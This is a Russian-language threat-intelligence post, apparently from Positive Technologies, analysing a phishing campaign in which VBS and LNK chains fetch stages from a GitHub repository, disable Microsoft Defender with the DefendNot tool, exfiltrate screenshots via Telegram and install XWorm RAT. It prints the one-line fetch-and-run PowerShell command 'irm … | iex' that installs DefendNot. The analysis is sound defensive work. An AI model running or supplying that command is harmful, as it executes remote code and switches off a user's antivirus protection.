
Использование DefendNot в атаках с XWorm
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…





Группа киберразведки зафиксировала фишинговую активность, целью которой являлась кража данных с последующим вымогательством денежных средств (скриншот 1). В ходе анализа были идентифицированы две параллельно используемые злоумышленниками цепочки доставки, различающиеся по начальному вектору, но сходящиеся на единой инфраструктуре и финальном вредоносном компоненте.
🌹 Отдельно примечателен выбор инфраструктуры: для распространения компонентов используется GitHub-репозиторий death-note. Забавно, что автор отсылает к известному произведению Death Note, где старшеклассник получает в руки особую тетрадь.



• В первой цепочке в качестве первичного стейджа использовались VBScript-файлы (скриншот 2), содержащие обфусцированный скрипт. После запуска жертвой VBS-файла происходило скачивание с GitHub-репозитория злоумышленника текстового файла-приманки (скриншот 3) и его запуск для создания видимости легитимного процесса, а также выгрузка и запуск вредоносного VBE-скрипта «
SCRRC4ryuk.vbe» (скриншот 4).Указанный скрипт выполнял деактивацию средств защиты Windows, в том числе Microsoft Defender с использованием проекта DefendNot, а также дропал и запускал дополнительный модуль
telegram_worker.vbs, отвечающий за скрытую съемку экрана и отправку скриншотов в Telegram с использованием API и бота. Дополнительно перед запуском DefendNot злоумышленники выполняли ряд PowerShell-команд, таких как Set-MpPreference и Add-MpPreference, для отключения механизмов защиты и добавления в исключения каталогов, где размещаются и запускаются вредоносы.После этого запускался DefendNot, который регистрирует фиктивный антивирус через Windows Security Center и переводит Defender в отключенное состояние штатными средствами ОС. Завершающим этапом из того же репозитория загружался и запускался исполняемый файл, идентифицированный как XWorm RAT.

• Во второй цепочке в начальном стейдже использовались LNK-файлы. Ярлык либо напрямую загружал и исполнял PowerShell-скрипт из GitHub-репозитория, либо выполнял эквивалентную команду в Base64-представлении (скриншот 4). Запущенный PowerShell-скрипт (скриншот 5) создавал текстовый файл, заполнял его псевдослужебным (скриншот 3) содержимым и открывал для пользователя, маскируя вредоносную активность под офисный документооборот. После этого скрипт загружал из того же GitHub-репозитория файл
SCRRC4ryuk.vbe с последующим запуском. Дальнейшие стадии полностью совпадают с первой цепочкой и также приводят к развертыванию XWorm RAT на рабочей станции жертвы.🕵️ Изучив метаданные семплов XWorm, нам удалось обнаружить более ранние атаки, датируемые концом сентября, где вместо GitHub-репозитория распространение ВПО осуществлялось через облачные файловые хранилища, такие как Dropbox, Box и Яндекс.Диск. Это может свидетельствовать об эволюции инфраструктуры распространения и постепенном смещении акцента в сторону GitHub как удобной и менее подозрительной для пользователя площадки доставки.
💡 Отдельного внимания заслуживает использование DefendNot. Изначально он позиционируется как открытый PoC-проект, демонстрирующий возможность регистрации фиктивного антивируса в Windows Security Center и последующего штатного отключения Microsoft Defender без эксплуатации уязвимостей. Базовый сценарий установки и запуска сводится к однострочной команде PowerShell вида:
irm https://dnot.sh/ | iexCode language: plaintext (plaintext)С ее помощью загружается установочный скрипт, скачивается и распаковывается архив, после чего PoC разворачивается в каталоге
C:\Program Files\defendnot\ и запускается. В процессе работы DefendNot добавляет себя в автозагрузку текущего пользователя, сохраняя эффект отключения Defender после перезагрузки.На практике подобные инструменты ранее практически не встречались в реальных атаках, поэтому задокументированное использование DefendNot в кампании указывает на растущую заинтересованность злоумышленников в переиспользовании публичных исследовательских разработок для отключения встроенных средств защиты.
#TI #Phishing #malware #win
@ptescalator
Ещё от ti_author
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…